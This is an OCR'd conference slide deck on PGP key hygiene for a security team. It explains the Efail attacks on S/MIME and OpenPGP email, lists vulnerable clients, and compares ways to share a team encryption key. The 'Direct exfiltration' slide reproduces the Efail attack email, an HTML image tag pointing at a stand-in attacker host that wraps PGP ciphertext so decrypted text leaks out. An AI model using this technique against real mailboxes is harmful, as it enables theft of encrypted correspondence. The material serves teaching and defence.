Security Team PGP Key hygiene

Krzysztof Opasiak

Samsung R&D Institute Poland

Agenda

Why do we need a PGP key?


Recent vulnerabilities

Sharing the key with the Team

Summary

Q & A

Credits



Efail: Breaking S/MIME and OpenPGP Email Encryption using Exfiltration Channels (draft 0.9.1)

Damian Poddebniak[1], Christian Dresen[1], Jens Müller[2], Fabian Ising[1], Sebastian Schinzel[1],
Simon Friedberger[3], Juraj Somorovsky[2], and Jörg Schwenk[2]


[1]Münster University of Applied Sciences
[2]Ruhr University Bochum
[3]NXP Semiconductors, Belgium

Source: [2]

Why do we need a PGP key?


SAMSUNG

Email security



Source: **[email_flow_src]**


Is your email provider trustworthy?



Source: **[email_flow_src]**

End-to-End email encryption

OpenPGP



SEIP (Tag 18) || Length

CD (Tag 8) || Length <encrypted>

LD (Tag 11) || Length <compressed>


Content-type: multipart/mixed; boundary="..."
...

MDC (Tag 19) || Length

9fbd5d27474c2670d78f71c32ef5404e37c9cd88

Source: [2]

S/MIME



Email Header
Content-type: application/pkcs7-mime; smime-type=enveloped-data

Email Body

EnvelopedData <base64>
RecipientInfos (1...n session keys)


EncryptedContentInfo
AlgorithmIdentifier

Content-type: multipart/signed ... <encrypted>

Source: [2]


Recent vulnerabilities

S/MIME attack using CBC gadget




Source: [2]

Which email clients are vulnerable?



OS	Client	S/MIME
Windows	Outlook 2007	∠
	Outlook 2010	∠
	Outlook 2013	⊥
	Outlook 2016	⊥
	Win. 10 Mail	∠
	Win. Live Mail	∠
	The Bat!	⊥
	Postbox	∠
	eM Client	∠
	IBM Notes	∠
Linux	Thunderbird	∠
	Evolution	∠
	Trojitá	∠
	KMail	⊥
	Claws	✓
	Mutt	✓


Source: [2]



macOS	Apple Mail	∠
	MailMate	∠
	Airmail	∠
iOS	Mail App	∠
	Canary Mail	–
Android	K-9 Mail	–
	R2Mail2	∠
	MailDroid	∠
	Nine	∠
Webmail	United Internet	–
	Mailbox.org	–
	ProtonMail	–
	Mailfence	–
	GMail	∠
Webapp	Roundcube	–
	Horde IMP	⊥
	AfterLogic	–
	Rainloop	–
	Mailpile	–

Source: [2]

OpenPGP attack - breaking MDC protection



1. MDC stripped:

SEIP | m | sha1(m)


2. MDC incorrect:

SEIP | m` | sha1(m)

3. SEIP->SE downgrade

SEIP | m | sha1(m)

Source: [3]




Client	Plugin (up to version)	MDC Stripped	MDC Incorrect	SEIP -> SE
Outlook 2007	GPG4WIN 3.0.0	🟥	🟥	🟩
Outlook 2010	GPG4WIN	🟩	🟩	🟩
Outlook 2013	GPG4WIN	🟩	🟩	🟩
Outlook 2016	GPG4WIN	🟩	🟩	🟩
Thunderbird	Enigmail 1.9.9	🟥	🟥	🟥
Apple Mail (OSX)	GPGTools 2018.01	🟥	🟥	🟥

🟥 Vulnerable 🟩 Not Vulnerable

Source: [3]

Direct exfiltration



Eve’s attack E-Mail

```
From:  Eve
To:    Bob
```


```
Content-Type:  text/html
<img src="http://eve.atck/
```

```
-----BEGIN PGP MESSAGE-----
hQIMA1n/0nhVYSIBARAAiIsX1QsH
ZObL2LopVexVVZ1uvk3wieArHUg…
-----END PGP MESSAGE-----
```

```
Content-Type:  text/html
">
```

Source: [3]

Reply-to: attacker



```
Is it necessary to print this email? If you care about the enviror
like we do, please refrain from printing emails. It helps to keep
environment forested and litter-free.

The views and opinions included in this email belong to their autl
do not necessarily mirror the


--DELIMITER
Content-Type: multipart/encrypted; protocol="application/pgp-encry

--BOUNDARY
Content-Type: application/pgp-encrypted
Content-Description: PGP/MIME version identification

Version: 1

--BOUNDARY
Content-Type: application/octet-stream; name="enc.asc"

------BEGIN PGP MESSAGE------
```

```
hQIMA1gzTznoMJVqAQ//QBEWUYepCaEEJj+2buEtB8xsAUFLQhwj5hegJLTy0NAX
RjeohLQrUsFJNeSp7DilCvl+6R2BIwGdGY7mCsYPi8g9ReVRgaUVZOzcW4rwgCqR
BGmS1ZOZLnofBR13FlWp8ZXT4N2OVJOmjhprV5e7/H+qo5uH2G73JZf1m7mFCo6e
tpEPqiSz/Xp47lnT8ACz+V/ZBcqikvDpYEJckS7NXR2w9zO/7BqFXjLEWAgEoxDR
Q+oIJ7M6Qzv+psYl6bxJCeZn3IbOV6vWHYVvZHeZHMLuD3Eya1J1TY1xiEDfeffj
YkboJgchjmBtYKHiG2GNhaRsh8RcxXE+ummia[illegible]fMrOO3HvKIvXdCypJdPUZpNjV
YLSNkZdjt50qO5n+orM9C2bsumPP7q2JkhVLN[illegible]QkPIj53b1jkdn+QVD+HATGQTQ
YC23B2b+mMHQFhTR9hCVc8sKLCSUOnsEmus62wWFdV1PN7dQKzWc2jpD7rZHSU+b
gyt1uDbEHZb4WtKIx9S6F0NPhDdwViqBDKE2LSGb/nIng5pA0KGY/w+MUrshcCdi
xbzix8Zn/bEzYeYm0ywS8ors/1uyGq3PXQI7FhLza8BMNb6mucI2sTwx4oLMpH0U
1Bl56bgKvoSydMgU92ghfLZ1U/lSuxBoOGLCE9XmiB4MjPx1KWkUF2fwnroyiZjS
6gFy/3F1E8uRT1RqReu6si9a1Jy5/GfWkdTF4fQVS1d8GlXRtEeAXfuCjMml5fF5
K9lgi5JcmKpxMKYKsB6otM1gpZAxV8UpAW76zQqmYvy4FUPXxPzyt2sn2lQP1SsS
/1WJaK9ZOOlfLtujjVuNocc67sr+BMptTZZWv/vCwk6sQ4ai7Jth5jmJ9UDVTjQp
AFT3OEC68efqCJ3Kz/ANOFcviFQp3ZxLyOPD1tuQw/rrPJBkmay/teQ4chvw3QKL
cZ6p87VQtsFCyrUYYsvb4gyF1JlzWMSnsPdM+r5eNyOjKFdfpfM1SH1R6QRquQrS
S5pppfZkHG7VvkFWLW0i68r3HP6qb8H/DTMcc9gjnSPk4nOGF50U98STYd5cL7H0
```

Source: [3]

My recommendation

- **Don’t integrate mail client with gpg**
- **Use gpg only from cmd-line**
- **Use plain-text emails**

Sharing the key with the Team

SAMSUNG

Security Team Use Case

- **Official contact to security team**
- **Mostly for reporting vulnerabilities**
- **Messages should be kept secret during embargo period**

Other security teams have the same problem

- **Many security teams can be reached using PGP-encrypted mail**
- **For many years know**
- **They must have the same problem**
- **So I just asked them how they do this**

Simply sharing the key

PROS

- Very simple
- Works out-of-the-box

CONS

- Everyone share the master key
- Need to revoke a key when someone leaves

Sharing the subkey

PROS

- Quite simple
- Works out-of-the-box
- Master key not shared

CONS

- Everyone share encryption key
- Need to revoke a subkey when someone leaves

Reencryption service

PROS

- No need to share a key
- Access based on membership

CONS

- Complicated setup
- Key on a public server
- SPAM propagation

Central service

PROS

- No need to share a key
- ACL-based access

CONS

- Complicated setup
- Key on a public server
- Probably require some development

My recommendation

- Establish trust chain between security team
- Generate a PGP key
- Generate revocation certificate
- Handle the certificate to TSC or LF
- Generate encryption subkey
- Share the encryption subkey with security team
- Pass the master key to the chosen key custodian

Summary

SAMSUNG

Summary

Q & A

Thank you!

Krzysztof Opasiak

Samsung R&D Institute Poland

+48 605 125 174
k.opasiak@samsung.com

References I

[1] *Email diagram*. URL: https://scs.senecac.on.ca/~raymond.chan/images/email-delivery.png.

[2] Damian Poddebniak et al. “Efail: Breaking S/MIME and OpenPGP Email Encryption using Exfiltration Channels”. In: *27th USENIX Security Symposium (USENIX Security 18)*. Baltimore, MD: USENIX Association, 2018, pp. 549–566. ISBN: 978-1-931971-46-1. URL: https://www.usenix.org/system/files/conference/usenixsecurity18/sec18-poddebniak.pdf.

[3] Sebastian Schinzel. “Attacking end-to-end email encryption”. In: *35C3*. Leipzig, Germany, 2018. URL: https://media.ccc.de/v/35c3-9463-attacking_end-to-end_email_encryption.